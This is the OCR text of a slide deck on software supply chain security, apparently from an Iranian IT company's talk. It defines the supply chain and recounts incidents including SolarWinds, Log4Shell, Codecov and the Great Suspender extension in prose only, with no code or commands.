Software Supply Chain Security

Mahsan

Your Support
In Digital World

mahsan.co
info@mahsan.co

Seyed Hossein Nikounia

nikoonia@mahsan.co

PhD

Computer Eng.

University of Tehran

...

Endless Discoveries Ahead

~15y

Professional Experience

Mahsan Co.

Designs, develops, and sells IT solutions, with a focus on security and innovation.

Values employees as a core asset; works with “young, motivated, and efficient people”

IT

Information Technology / Software & Internet Services

Env.

Innovation culture & flexible environment

~400

Personnel working in the company

[https://mahsan.co]

What to Expect

This meant to be

- Problem statement
- Examples
- Defend things (not easy)
- 58 Pages

This is not

- Attack course
- Easy to Implement

References

- Attack & Defend Software Supply Chain, BlackHat Training.
- Noted bellow each slide.

Outline

1

Introduction

What is software supply chain?

2

Why it Matters?

Real Incidents.

3

Frameworks and Standards

A Common Ground.

4

Best Practices

SBOM, SCA, etc.

Introduction

What is software supply chain?

Software ...

-2

F14 Tomcat's AWG-9

4KB of RAM

track up to 24 targets

engage up to 6 with AIM-54 Phoenix missiles

-1

Past

Minimum Footprint

0

Now

We are likely looking at over 50 million active lines of code to open a garage door...


[Hubert, Bert. "Why Bloat is Still Software's Biggest Vulnerability: A 2024 plea for lean software." IEEE Spectrum 61.4 (2024): 22-50.]

Supply chain represents all the components and processes which participate in production of a good.

We rely on others for large portion of input. They in turn rely on others for inputs.

This created what we know as supply chain.


Now take this and map it to software systems.



[https://cloud.google.com/software-supply-chain-security/docs/overview]

Software Supply Chain

- 20% our code
- 80% dependencies
- Supply chain focuses on these dependencies
- Software supply chain is a list of all dependencies




[https://blog.droidchef.dev/mastering-the-gradle-dependency-tree/]

Naïve Definition of


Software Supply Chain

- 20% our code
- 80% dependencies
- Supply chain focuses on these dependencies
- Software supply chain is a list of all dependencies



A software supply chain consists of all the code, people, systems, and processes that contribute to development and delivery of your software, both inside and outside of your organization.

- Code you create, its dependencies, and the internal and external software you use to develop, build, package, install, and run your software.
- Processes and policies for system access, testing, review, monitoring and feedback, communication, and approval
- Systems you trust to develop, build, store, and run your software and its dependencies




[https://cloud.google.com/software-supply-chain-security/docs/overview]

Three-step process for altering a C compiler – Ken Thompson, 1983.

Implant a backdoor when compiling the login program.

Got the Idea from an older US MIL doc, 1974



[https://users.ece.cmu.edu/~ganger/712.fall02/papers/p761-thompson.pdf]

ENISA Foresight Cybersecurity Threats for 2030

Example: State-sponsored actors insert a backdoor in a well-known and popular open-source library on online code repository. They use this to infiltrate information from most major European corporations and use the information to blackmail leaders, espionage, or otherwise initiate disruptions across the EU.





TABLE OF CONTENTS

[https://www.enisa.europa.eu/sites/default/files/publications/ENISA%20Foresight%20Cybersecurity%20Threats%20for%202030.pdf]

Software supply chain is central to national cyber resilience

CISA's Strategic Plan calls on technology providers to build security into products throughout their lifecycle, ship products with secure defaults, and foster radical transparency into their security practices—a clear recognition that strengthening the software supply chain is central to national cyber resilience.

[https://www.cisa.gov/sites/default/files/2025-01/FY2024-2026_Cybersecurity_Strategic_Plan508.pdf]




Why it matters?

Real Incidents.

SolarWinds Attack [2020]

- Compromise of Orion Platform: Attackers inserted a malicious backdoor ("SUNBURST") into updates of SolarWinds' Orion IT monitoring software.
- Scale of Impact: Around 18,000 customers
- Stealthy Techniques: The malware lay dormant for weeks, then communicated with attacker-controlled servers to escalate access and move laterally.
- Attributed Actor: Widely attributed to a Russian state-sponsored group (APT29/Cozy Bear), showing nation-state interest in supply chain compromise.
- Lessons Learned: Highlighted the need for securing the supply chain.
- Why a monitoring system?



[https://www.breachlock.com/resources/blog/the-solarwinds-hack-and-the-arrival-of-software-supply-chain-attacks/]


Log4j [2021]

- CVE-2021-44228
- A.k.a Log 4 Shell
- A critical RCE in widely-used Java logging library (Log4j).
- Rapid, global exploitation across services.
- Submitting a specially crafted request to a vulnerable system that causes that system to execute arbitrary code.
- A popular dependency

[https://www.cisa.gov/news-events/news/apache-log4j-vulnerability-guidance]

Codecov Attack [2021]


- Codecov is a code coverage tool
- The attackers exploited an error in how Codecov created their docker images.
- They added a single line of code to this bash, which was an additional step to send all the environment variables from the CI to an attacker's remote server. Essentially taking the sensitive information that makes your application run, and giving it to the bad guy.
- beautifully executed and hidden on line 525 of a 1800+ line document
- 23 000 customers/users
- Why a dev tool?



[https://blog.gitguardian.com/codecov-supply-chain-breach/]

(plugins...) The Great Suspender Supply Chain Attack? [2021]

- The Great Suspender is a lightweight Chrome extension that automatically suspends tabs to free up memory and CPU
- millions of users
- Sold to an unknown entity
- A malicious update was eventually pushed that injected code capable of stealing user data and credentials.
- Google eventually removed the extension from the Chrome Web Store
- A supply chain attack?

